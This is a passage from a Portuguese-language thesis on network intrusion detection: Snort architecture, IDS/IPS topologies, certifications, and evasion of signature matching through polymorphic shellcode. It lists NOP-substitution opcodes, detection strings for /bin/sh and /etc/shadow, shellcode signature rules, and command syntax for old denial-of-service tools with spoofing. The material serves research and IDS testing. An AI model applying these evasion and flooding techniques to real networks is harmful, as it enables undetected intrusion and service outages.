
Soluções como webfilters podem ser integradas, permitindo controle da navegação e dos downloads realizados evitando-se assim entrada de códigos maliciosos na rede.

2.9. IDS x IPS

Fundamental antes de tratar-se de técnicas para burlar detectores de intrusão elucidar tópicos relativos ao funcionamento destes, como se integram com outras tecnologias, suas fraquezas e outros sistemas que possuem as mesmas características de funcionamento (os quais permitem as mesmas técnicas de exploração).


Um sistema de Prevenção de Intrusos (IPS) consiste de uma solução de Firewall com recursos de Detecção de Intrusos (trabalha in-line ou em série com o link (conexão entre redes) existente na empresa).

A topologia comumente vista em detectores de intrusos apresenta-se da seguinte forma:



Assim como anteriormente explicado, o IDS não faz parte das conexões da rede, no entanto ele é capaz de “enxergar” tais conexões. O tráfego que vem da rede insegura (no caso da figura, advindo da internet) para a rede segura (atrás do firewall) chega até o IDS, mas não flui através deste. O posicionamento do IDS também poderia ser atrás do Firewall, ou seja, apenas o que passe pelo mesmo chegaria até o detector de intrusos.

No caso de um IPS, a topologia se apresentaria da seguinte forma:



Como pode-se ver, um IPS "faz parte" da conexão, porque esta necessariamente "passa por ele", enquanto um IDS "não faz parte, apenas recebe os dados", já que este não atua na mesma.

Isto quer dizer que uma falha em um sistema de IDS, iria ocasionar apenas a parada do mesmo, enquanto em um IPS, pararia a rede como um todo.

Para melhorar isto, têm-se por parte de alguns fornecedores que a parada de seu sistema "libera todo o tráfego". Neste caso considerando-se apenas paradas de software e não de hardware, tem-se o problema de que o Firewall da empresa estaria liberando tudo (Atualmente existem diversas soluções IPS comerciais que oferecem o pass-on-fail, que permite o equipamento atuar como uma bridge física em caso de falhas de hardware, apenas repassando os dados. Tal funcionamento acontece mesmo em caso de falha de energia [Foundrynet, 2005]).

Outra desvantagem do IPS é o fato deste ter de desempenhar análises "mais superficiais" devido a participação da conexão e ter de passar ou recusar os pacotes "em tempo real".

O posicionamento mais adequado seria de que cada uma das soluções possuem suas vantagens e desvantagens e que seguindo-se o conceito da segurança em "camadas", recomenda-se possuir as duas soluções integradas entre si para conseguir o melhor desempenho x benefício.

As análises realizadas por um IPS mostram-se equivalentes em tecnologia com um IDS, portanto sofrem dos mesmos males antes demonstrados. A ferramenta por este projeto estudada e proposta, pode ser utilizada também para testar este tipo de sistema, bem como Firewalls de aplicação. [Branco, 2004c].

2.10. Rapid Response Team

Um Rapid Response Team consiste de uma equipe de profissionais (engenheiros de segurança) que trabalham colhendo dados de novos ataques e vulnerabilidades e escrevendo assinaturas para os sistemas de detecção aos quais suportam.

Torna-se fundamental que esta equipe seja capacitada e que a comunidade possa colaborar com a mesma escrevendo e reconhecendo as assinaturas de tais sistemas, para que desta forma os próprios desenvolvedores das aplicações colaborem com estes times.

Os sistemas de detecção de intrusão comercial podem e devem abrir suas bibliotecas de assinaturas para obter tal ajuda, e desta forma não ficarem em desvantagem em relação a soluções OpenSource (a comunidade que colabora seria maior). Atualmente os maiores fornecedores possuem amplamente difundidas suas bibliotecas de assinaturas e grandes equipes internas que buscam novas vulnerabilidades e escrevem assinaturas para falhas existentes [XForce, 2005].

Portanto, um outro ponto a se ver em soluções de IDS é como os bancos de ataques são mantidos e podem ser atualizados, e quais as empresas que reconhecem estas assinaturas.

Através do estudo de tais bancos, um atacante pode determinar outras formas de burlar a solução, que não teriam como ser previstas/testadas pela ferramenta proposta neste trabalho [Branco, 2004d].

2.11. Funcionamento de Assinaturas x Anomalias

Um item muito importante e muitas vezes esquecido em detecção de intrusos é o conceito de detecção baseada em assinaturas ou em anomalias.

Sistemas de detecção de intrusos baseados em assinaturas normalmente utilizam simples comparação dos padrões de cada pacote ou sessão (se o detector suportar a remontagem de sessões) com um banco de assinaturas pré-estabelecidas, funcionamento de maneira similar a um antivírus. Muitas vezes as comparações são realizadas através de um pattern match (busca por padrões (seqüência de caracteres) dentro do tráfego passante, o que permite técnicas como as demonstradas neste trabalho serem altamente efetivas).

Outra forma de se detectar o ataque utiliza-se do conceito de anomalias, onde aprende-se determinado padrão de funcionamento de uma aplicação, protocolo ou rede e qualquer coisa que fuja deste padrão pode ser considerado um ataque (análise de protocolos [ISS, 2005]

A maioria dos IDS atuais utiliza-se do conceito de anomalias para determinados itens, e o mais completo funcionamento através do uso de assinaturas. especificamente o snort possui ampla base em assinaturas de ataques, tendo sua versão comercial [Sourcefire, 2005] uso da mesma estrutura de análise de ataques (a maior modificação refere-se ao engine de captura dos dados).

O uso de anomalias vêm tendo alguns partidários que tentam incluir o conceito de Redes Neurais para detecção de intrusos.

2.11.1. Redes Neurais e a Detecção de Intrusos

O uso de redes neurais mostra-se muito interessante para se utilizar uma base comparativa para a detecção de anomalias.

A grande dificuldade a ser estabelecida neste item consiste do histórico de conhecimento necessário para a operacionalidade desta rede neural.

Gerar este "histórico de funcionamento adequado" em laboratório faria com que a rede em produção gerasse muitos falsos positivos (devido a operação considerada não normal em laboratório mas usual na rede da vida real).

No entanto, a geração do histórico de aprendizado em um ambiente operacional iria ocasionar muitos falsos negativos (já que ataques que estejam sendo executados ou explorações sendo acessadas, serão considerados tráfego normal pela rede de conhecimentos).

Diversas outras dificuldades são apresentadas neste quesito, e algumas soluções já vem sendo propostas [(Izbasa, 2005)(Dao, 2002)].

2.12. Parâmetros em Detecção de Intrusos

Todo consultor, empresa ou pessoa interessada em Detecção de Intrusos, seja para comprar, utilizar ou vender, deve levar em conta diversos aspectos comerciais do produto a ser utilizado (mesmo que seja uma solução caseira ou baseada em código opensource).
Diversos itens foram mencionados, como um Rapid Response Team (RRT), padrões de assinaturas, desempenho e outras características técnicas.

No entanto, sistema de distribuição, valores, suporte também precisam ser considerados, como em toda solução de TI utilizada por empresas.

Um grande diferencial que sistemas de IDS podem possuir e que precisa ser considerado consiste em duas certificações para estes sistemas muito importantes e reconhecidas. Estas certificações oferecem testes de compatibilidade e qualidade dos mesmos, mas atualmente não desempenham os testes oferecidos pela ferramenta aqui demonstrada.

2.13. Certificação OSEC

Em agosto de 2002, a empresa americana Neohapsis [Neohapsis, 2005] criou a Open Security Evaluation Criteria (OSEC) [Osec, 2005], uma iniciativa de teste de produtos destinada a proteger os consumidores de soluções de TI. Antes da OSEC, os consumidores eram forçados a performar testes de produtos independentes dos padrões abertos de segurança, ou até pior, acreditar nos materiais de marketing dos fornecedores.

A principal missão da OSEC é validar o que os fornecedores dizem, e colocar uma pressão cada vez maior na integridade do produto durante a fase de desenvolvimento. OSEC atualmente provê uma forma dos competidores em segurança se diferenciarem de seus concorrentes no mercado.

OSEC define vários testes para qualquer tipo de produto de rede e segurança, e adiciona quesitos de segurança e performance nos testes conforme a área de atuação do produto.

Diversos critérios são seguidos, existindo diversos testes dentro de cada um destes:

A - Checagem de integridade do dispositivo:

Este teste verifica se o sensor em si não é facilmente colocado em uma situação de denial (DoS). Durante este teste diversas manipulações de pacotes e floods são feitas, e qualquer fornecedor de soluções de IDS que deseja passar pela certificação OSEC necessariamente deve concluir esta fase.

B - Base de assinaturas:

Para verificar a base de assinaturas do sensor, são simulados alguns ataques com mínimo de tráfego, que devem ser detectados.

C - Teste de Estado:

Verifica se o sensor possui uma tabela de estados estável, de acordo com o nível de tráfego para o qual este sensor foi desenvolvido (gigabit ethernet, fast ethernet, etc). Um sensor NIDS deve conseguir manter um número de "sessões" razoável, assim como um firewall deve conseguir manter a tabela stateful do mesmo para as classes de velocidade para o qual foi desenvolvido.

D - Teste de perdas:

Verifica se o sensor não perde muito tempo testando tráfego que não bate com suas assinaturas, utilizando-se de seus "pre-parsers".

E - Engine de captura:

Verifica a habilidade do sensor de reconhecer ataques com o máximo possível de tráfego legítimo sendo encaminhado. Isto é desempenhado utilizando-se diversas ferramentas de camada 7 (eg. porta 80/tcp) e além do tráfego legítimo fazendo-se um ataque, evitando assim que o sensor incorra em falsos negativos e seja certificado OSEC.

F - Lista de evasão:

Neste caso tenta-se obscurecer o ataque que está passando, com diversas técnicas de mudança de assinaturas para ataques e maneiras de se enganar sensores IDS. Aqui a ferramenta mais utilizada é o ADMMutate [ADMmutate, 2004], que modifica as operações de um shellcode por equivalentes e faz substituição destas (evitando-se assim assinaturas específicas). Como será abordado neste trabalho, esta técnica consiste apenas de uma parte de um shellcode polimórfico e está amplamente prevista (inclusive utilizando-se da base do ADMMutate) na ferramenta SCMorphism [Branco, 2004b].

G - Teste In-line/Tap:

Verifica a habilidade dos sensores de reconhecer ataques quando vêm o tráfego in-line. Mais utilizado para soluções IPS.

2.14. Certificação OPSEC

Pioneira na área de desenvolvimento de sistemas para uma comunicação sem riscos em rede, a Check Point Software Technologies [Checkpoint, 2005] tornou-se líder na área de segurança para internet, tanto no segmento de VPN quanto no de firewall, detendo a maior porcentagem do mercado internacional [(Gartner, 2002)(Gartner, 2004)] comercial. O sistema desenvolvido pela companhia de Israel, denominado Secure Virtual Network (SVN), fornece a infra-estrutura fundamental para uma comunicação segura na rede. As soluções SVN garantem uma comunicação sem riscos na área de negócios, pesquisa para redes de corporações, sucursais e parceiros extranet, entre outras vantagens. Para aumentar a atuação da SVN foi desenvolvida a chamada Open Platform for Security (Opsec) [Opsec, 2005], que permite integração e operação com soluções de outras companhias.

Com a criação da Aliança OPSEC, a Checkpoint Software procura dar resposta a todos os responsáveis de rede que estão à procura do "Santo Graal". Para isso propõe-lhes uma ferramenta única para administrar toda a segurança das suas intranets.

Na realidade, o conjunto dos elementos que asseguram essa segurança constitui atualmente uma verdadeira manta de retalhos. Freqüentemente, cada um deles funciona e tem de ser administrado de forma independente dos outros.

O OPSEC (Open Platforms for Secure Enterprise Connectivity) constitui uma abordagem comum para integrar essa diversidade.

Desta forma, as empresas asseguram que as suas ferramentas de segurança passarão a ser interoperáveis entre si, independentemente da sua finalidade: segurança do conteúdo, gestão de direitos, auditoria, encriptação, autenticação, administração dos utilizadores, etc.

A arquitetura OPSEC foi proposta pela Checkpoint Software, líder mundial do mercado de firewalls, e consiste essencialmente numa coleção de standards emergentes. A esses standards juntam-se protocolos de segurança propostos pela mesma empresa.

Tudo isto é interligado por um conjunto de APIs (Applications Programming Interfaces) e por uma linguagem de script de alto nível. Como desvantagem pode apontar-se o fato de esta arquitetura ser iniciativa de uma única empresa - da Checkpoint Software - e não de um organismo público que possa ser o gerente da abertura do sistema.

Assim, no coração do OPSEC encontra-se o Firewall-1, que é o firewall da fornecedora. Este, acompanhado pelas suas diferentes ferramentas de administração, que constitui o ponto de partida obrigatório para a implementação do OPSEC nas empresas.

No entanto, apesar desta potencial desvantagem, atualmente os grandes fornecedores de mercado oferecem integração com esta plataforma.

A Open Platform for Security (OPSEC) da Check Point oferece a base para a integração e interoperabilidade com as melhores soluções de mais de 300 parceiros líderes na indústria. As soluções da Check Point são vendidas, integradas e servidas por uma rede composta por mais de 1.500 parceiros certificados.

Os testes desenvolvidos por esta certificação não prevêem a qualidade do produto e sim a integração com as soluções da Checkpoint.

2.15. SNORT

Neste trabalho os exemplos demonstrados farão uso do detector de intrusos opensource, amplamente utilizado conhecido como snort [Koziol, 2003].

Atualmente o snort é considerado o detector de intrusos mais utilizado no mundo [Snort, 2005] e por isso uma escolha lógica para os testes (além de ter uso ilimitado e gratuito).

Possui características de análise de tráfego em tempo real, fazendo análise de protocolos e exame de pacotes recolhidos da rede em busca de palavras chaves (patterns). Esta característica consiste do grande problema do mesmo, pois a busca por palavras chaves torna-se impossível com o polimorfismo de um shellcode (além do uso avançado de fragmentação, entre outras técnicas de evasão de detectores de intrusos [Branco, 2004d]).


Utiliza uma linguagem flexível de regras onde o usuário pode criar outras regras para adequar as suas necessidades, descrevendo qual tráfego será coletado (ampliar a base de assinaturas).

2.15.1. Componentes do Snort

O snort é logicamente dividido em múltiplos componentes. Estes componentes trabalham juntos para detectar ataques particulares e gerar saída em um formato requerido de um sistema de detecção.

- Decodificador de Pacotes;
- Pré-processadores;
- Arquitetura de Detecção;
- O subsistema de login/alerta;
- Módulo de Saída;

2.15.2. Estrutura Interna do Snort



2.15.3. Decodificador de Pacotes

Responsável pela captura dos pacotes de diferentes interfaces de rede e preparação dos mesmos para processamento pela arquitetura de detecção.

A arquitetura de decodificação é organizada ao redor das camadas da "pilha protocolar" presentes e suportadas pelo protocolo TCP/IP. Estas rotinas de decodificação são chamadas ordenadamente pela pilha protocolar, do nível de dados, subindo para o nível de transporte terminando finalmente no nível de aplicação. A velocidade é reforçada, e a maioria das funcionalidades do decodificador consistem na colocação de ponteiros nos pacotes de dados, para mais tarde serem analisados pela arquitetura de detecção. A ferramenta Snort provê capacidades para decodificar pacotes em redes Ethernet, SLIP (Serial Line Internet Protocol), PPP (Point to Point Protocol), entre outras, algumas ainda em desenvolvimento.

2.15.4. Pré-processadores

Componentes ou plug-ins que podem ser utilizados com o Snort para organizar ou modificar os pacotes de dados antes da arquitetura de detecção. Alguns pré-processadores procuram anomalias nos cabeçalhos dos pacotes e geram alertas (estes realizam a detecção de anomalias em protocolos). Pré-processos são muito importantes para preparar os pacotes de dados que serão atualizados contra as regras na arquitetura de detecção.

Os pré-processadores precisam também evitar as técnicas de evasão de ataques e são os principais alvos de tais técnicas (os engines de detecção em si não são capazes de prevê-las, ficando a cargo do pré-processador tal tarefa).

O pré-processador pode por exemplo, organizar uma string para que possa ser detectada pelo IDS e por isso são usados para proteger contra os diversos tipos de ataques. Pré-processadores podem desfragmentar pacotes, decodificar URI HTTP, remontar fluxos TCP e etc. Essas funções são parte muito importante de um IDS.

2.15.5. Arquitetura de detecção

A ferramenta Snort mantém suas regras de descoberta de intrusão em duas listas denominadas Chain Headers (Cabeçalho da Regra) e Chain Options (Cabeçalho de Opções). Chain Headers contém os atributos comuns de uma regra, e Chain Options armazena os padrões de ataque que serão pesquisados dentro dos pacotes capturados e as ações que serão tomadas caso um ataque seja diagnosticado.

Tal arquitetura é a parte mais importante do Snort pois é responsável por detectar qualquer atividade de intrusão existente em um pacote. A arquitetura de detecção emprega as regras do Snort para este propósito. As regras são lidas dentro da estrutura interna dos dados onde elas são comparadas contra todos os pacotes. Se o pacote

estiver compatível com a regra, a ação apropriada é tomada; se não o pacote é descartado (salientando que o descarte de um pacote pelo IDS não significa que o mesmo foi impedido de trafegar, pois o IDS não atua inline na conexão). As ações apropriadas podem ser logar o pacote, gerar alertas ou atuar ativamente (lançando um RST na conexão ou adicionando-se uma regra ao netfilter [Netfilter, 2005] caso se esteja utilizando um snort-inline [SnortInline, 2005]).

Arquitetura de detecção é a parte critica do Snort, contando que sua máquina é poderosa e que muitas regras já estão definidas. Ela pode levar tempos diferentes para responder a pacotes diferentes. Se o tráfego de rede for alto também enquanto o Snort estiver trabalhando no modo NIDS, pode-se abandonar alguns pacotes e não ter a resposta em tempo real. A carga em cima da arquitetura de detecção depende dos seguintes fatores:

- Números de regras.
- Capacidade do equipamento utilizado pelo Snort.
- Velocidade do barramento interno da máquina usada pelo Snort.
- Carga em cima da rede.

Regras de um detector de intrusos podem ser aplicadas em diversas partes de um pacote, tais como:

- Cabeçalho do pacote IP.
- Cabeçalho da camada de transporte. Inclui TCP, UDP ou outros cabeçalhos da camada de transporte. Também considerado aqui o cabeçalho ICMP.
- Cabeçalho da camada de aplicação. Incluem DNS, FTP, SNMP e SMTP.
- Suporte a outros protocolos de camada de aplicação (ou sessão) tais como NetBIOS devem ser utilizados de formas indiretas (através do offset dos dados observados). Isto propicia as técnicas demonstradas em [Branco, 2004e].
- Packet payload. Regras para busca de string dentro dos dados dos pacotes.

A arquitetura de detecção interrompe o processamento de um pacote quando uma regra é observada. Dependendo da regra, a arquitetura de detecção toma a ação apropriada registrando o pacote ou gerando um alerta (existe também a opção de lançar um RST na conexão, como já observado). Isto significa que se um pacote

combinar os critérios definidos em regras múltiplas, somente a primeira regra será aplicada ao pacote sem procurar outras comparações. Através disto evita-se processamento desnecessário, mas deve-se tomar o cuidado na criação de regras, sempre se tendo regras com prioridade mais alta primeiramente definidas (evitar que uma regra de baixa prioridade seja identificada primeiro, gerando um alerta de baixa prioridade para um ataque que possui uma outra regra de prioridade mais elevada - encontrado nas versões 1.x do snort).

Na versão 2 do snort todas as regras são combinadas de encontro a um pacote antes de gerar um alerta. Após ter combinado todas as regras, a regra da prioridade mais elevada é selecionada para gerar o alerta. Isto oferece o problema anteriormente descrito de maior processamento, mas a arquitetura de detecção na versão 2 de Snort foi completamente reescrita de modo que seja muito mais rápida comparada a detecção em versões anteriores do mesmo. Em benchmarks demonstrou-se que a nova arquitetura de detecção utiliza menos recurso do que a versão anterior [Green, 2003].

2.15.6. Subsistema de login/alerta

O subsistema de login e alerta é selecionado em tempo real com comandos condicionais de interrupção. Há atualmente três opções de login e cinco de alerta As opções de login podem ser fixadas para armazenar pacotes decodificados, em formato legível para o ser humano.

O formato decodificado de login permite análise rápida de dados armazenados pelo sistema. Os login podem ser deixados parcialmente incompletos para agilizar a performance. O administrador pode ser avisado de novos alertas através do envio de mensagem ao syslog (programa responsável por gerar e armazenar logs no Linux/Unix) ou armazenar em um arquivo texto que pode ser utilizado em multi-plataformas.

Existem três opções disponíveis para criação de arquivos de alerta. A primeira opção possibilita a criação de um arquivo texto com informações completas do alerta, registrando a mensagem de alerta e a informação de cabeçalho de pacote fornecido pelo protocolo do nível de transporte. A segunda opção cria um arquivo que registra um subconjunto condensado de informações, permitindo maior desempenho que a primeira opção. A última opção é utilizada para desconsiderar alertas e é extremamente útil quando os registros são desnecessários ou impróprios. Esta situação ocorre quando a rede está passando por testes de penetração por exemplo.

2.16. Técnicas de Detectores de Intrusos x Formas de Ataques

2.16.1. Detecção do opcode de NOP (no operation)

Visa detectar-se cadeias de instrução NOP (0x90 em plataformas Intel), utilizadas para se permitir endereço de retorno não exato (vide item 7.2) e Padding (alinhamento).

O SCMorphism [Branco, 2004b] apresenta uma forma de substituição de tais instruções pelas instruções Do Nothing (que não fazem nada relativo ao código, mas não são equivalentes aos NOPs), utilizando-se inclusive de recursos do software ADMMutate [ADMmutate, 2004].

2.16.2. Substituição de NOPs

Pode-se substituir nops por instruções inócuas que não afetam o shellcode e possam ser executadas em qualquer ordem, sem problemas (como os NOPs)

instruções de 1 byte:

inc, dec, push,	
opcode 0x40	*inc %eax*
opcode 0x91	xchg %ecx, %ecx

Substituir por instruções de 2 bytes:
instrução stacking consiste em se construir instruções de múltiplos bytes com um único byte

opcode 0xB8 0x41 0x41 0x41 0x41 movl $41414141 %eax
jmp $offset -> movl $41414141 %eax
jmp $offset +1-> inc %eax

2.16.3. Busca de opcodes suspeitos

Busca de outros opcodes suspeitos (que não sejam os NOPs mencionados anteriormente).

Pode-se por exemplo procurar a instrução INT (em linux, 0x80 chama o sistema operacional - trap) e outros possíveis opcodes suspeitos.

Técnica inútil quando defrontada com códigos polimórficos, pois o payload dos mesmos não trafega pela rede.

2.16.4. String Matching

Busca de cadeias suspeitas, tais como:

/bin/sh (2f 62 69 6e 2f 73 68)
/bin/bash
/etc/passwd
/etc/shadow

Esta técnica também acaba por ser facilmente burlada por códigos polimórficos.

Exemplo de reconhecimento de padrões (snort -> exploit.rules)

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC32 overflow NOOP"; flow:to_server,established; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; reference:bugtraq,2347; reference:cve,2001-0144;

2.17. Ferramentas para testes de sistemas de IDS

Para demonstrar o uso de sistemas de detecção de intrusão e poder testá-los adequadamente, torna-se fundamental o uso de algumas ferramentas com este fim.

Neste estudo serão vistas algumas ferramentas de ataques com intenção de se verificar o adequado funcionamento dos detectores de intrusos e seus alertas/assinaturas, facilitando assim os testes específicos dos detectores contra os ataques polimórficos.

Todas as ferramentas demonstradas, inclusive as de exploração e denial of service servem apenas para demonstrar as funcionalidades de um IDS e o uso incorreto das mesmas é responsabilidade do utilizador, podendo inclusive ser indiciado judicialmente pelos atos ou incorrer em danos na rede e nos equipamentos.

Salienta-se que os ataques desta seção não são mais operacionais para a maioria dos sistemas atuais e estão sendo utilizados para demonstrar as funcionalidades de um IDS e não formas e meios de ataque.

Foi escolhida a plataforma Linux para uso das ferramentas devido a ampla disponibilidade de aplicativos para a mesma, não ficando deste modo limitado o estudo a soluções comerciais.

2.17.1. Utilizando a Ferramenta Newtear [Route, 1997]

Newtear é um poderoso ataque de Denial, que possui muitas características úteis para testes de um IDS.

Seu uso (linha de comandos) é muito simples, e roda em sistemas Linux perfeitamente.

Sintaxe:

newtear <ip origem> <ip destino> <-n quantidade> <-t porta>

Como pode-se notar pela sintaxe da ferramenta, ela suporta automaticamente o recurso de spoofing de endereço e isto é válido para se demonstrar porque as respostas "ativas" de detectores muitas vezes não são adequadas.

Também torna-se útil para testes de Firewalls quanto a real proteção oferecida contra ataques de spoofing.

2.17.2. Utilizando a Ferramenta WinNuke [Eci, 1997]

Esta ferramenta utiliza falha de sistemas operacionais Windows para causar o travamento do sistema.

Sua sintaxe realmente é fácil, e também roda em sistemas Linux.

Sintaxe:

winnuke <ip destino>

Nota-se que esta ferramenta não possui o recurso de spoofing do endereço IP do atacante, mas como seu código fonte é amplamente disponível, nada impediria de ser modificada esta característica.

2.17.3. Utilizando a Ferramenta Hanson [Myn, 2000]

A intenção desta ferramenta é causar o travamento de sistemas clientes de IRC (mIRC).

Salienta-se novamente que a maioria dos sistemas atuais é imune a este e aos outros ataques demonstrados, e que estes têm a intenção apenas de análise do tráfego gerado pelos mesmos.

Sintaxe:

hanson <ip destino> <porta>

2.17.4. Utilizando a Ferramenta Kod [Klepto, 1999]

Ferramenta muito famosa por causar travamentos em massa de sistemas Microsoft, hoje não possui mais efetividade exceto para entendimento do funcionamento de sistemas de detecção.

Sintaxe:

kod <ip destino> <-p porta> <-t quantidade>

2.17.5. Utilizando a Ferramenta HiperBomb2 [Chapman, 1999]

Muito interessante para demonstração de outros tipos de ataques de denial of service e flood.

Sintaxe:

hiperbomb2 <ip destino> <numero de pacotes>

2.17.6. Utilizando a Ferramenta Trash [Mysterio, 2000]

Esta ferramenta é muito poderosa por gerar uma anomalia interessante de se analisar.

Sintaxe:

trash <ip destino> <numero de pacotes>

2.17.7. Utilizando a Ferramenta WingateCrash [Holobyte, 1998]

Esta ferramenta visa explorar mais especificamente uma falha já ha muito tempo divulgada na ferramenta de Proxy Internet para Plataformas Microsoft chamada Wingate.

Sintaxe:

wingatecrash <ip destino> <porta>

2.17.8. Utilizando a Ferramenta Pimp [Mosher, 1999]

Explora algumas falhas em protocolos conhecidos, muito ilustrativa e simples de se utilizar.

Sintaxe:

pimp <host de destino>

2.17.9. Utilizando a Ferramenta Echok [Zakath, 1996]

Esta ferramenta foi desenvolvida com a intenção de executar-se um flood utilizando-se o protocolo icmp.

É uma derivação do famoso Ping of Death, com alguns recursos muito interessantes como suporte a spoofing.

Sintaxe:

echok <-f para abilitar flood> <-s tamanho_pacote> <ip origem> <ip destino>

2.17.10. Utilizando a Ferramenta Duy [Stec, 1998]

Ferramenta que visa realizar um flood [ISS, 2005c] determinado serviço escutando em uma porta, ainda hoje pode ser utilizada para testes de stress em programas.

Sintaxe:

duy <ip destino> <porta>

2.17.11. Utilizando a Ferramenta Inetd.DoS [Inetd, 2000]

Mesma utilização que a ferramenta Duy, muito utilizada para se sobrecarregar o superdaemon do Unix: inetd.

Sintaxe:

inetd.DoS <ip destino> <porta> <quantidade>

2.18. Ferramenta de exploração

A intenção desta seção é demonstrar que um IDS, via pattern match no código do shellcode poderia detectar falhas das quais não possui assinaturas específicas. Após isto, demonstrando-se o funcionamento dos códigos polimórficos e sua aplicação prática, consegue-se validar as necessidades deste estudo mostrando que a mesma falha agora não poderia ser detectada via simples pattern match do shellcode.

2.18.1. Priv8LCDProc.pl

LCDProc [Wagner, 2005] é uma ferramenta opensource que fornece através de um aplicativo cliente/servidor recursos para monitoramento de rede e visualização através de um LCD.

A equipe de segurança Priv8 Security [Priv8, 2005], da qual o autor deste estudo fazia parte na época, descobriu diversas falhas remotas nesta ferramenta, que permitiam o acesso root remoto. O exploit foi publicamente divulgado [(Priv8, 2004)(Priv8, 2004b)] conjuntamente com o patch (desenvolvido pelo autor deste trabalho), que corrige o problema (o fornecedor não havia disponibilizado formas de correção).

O exploit oferecido para a falha do LCDProc não possui uma assinatura do SNORT relacionada, não sendo portanto detectado. Uma forma mais genérica de detecção, seria a verificação das instruções NOP (já performada pelo SNORT) ou até mesmo do shellcode utilizado na exploração, com uma assinatura similar a esta:

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"Priv8 Security Shellcode"; content:"q|31 c0 89 c3 b0 02 cd 80 38 c7|"; classtype:shellcode-detect; sid:2313; rev:2;)

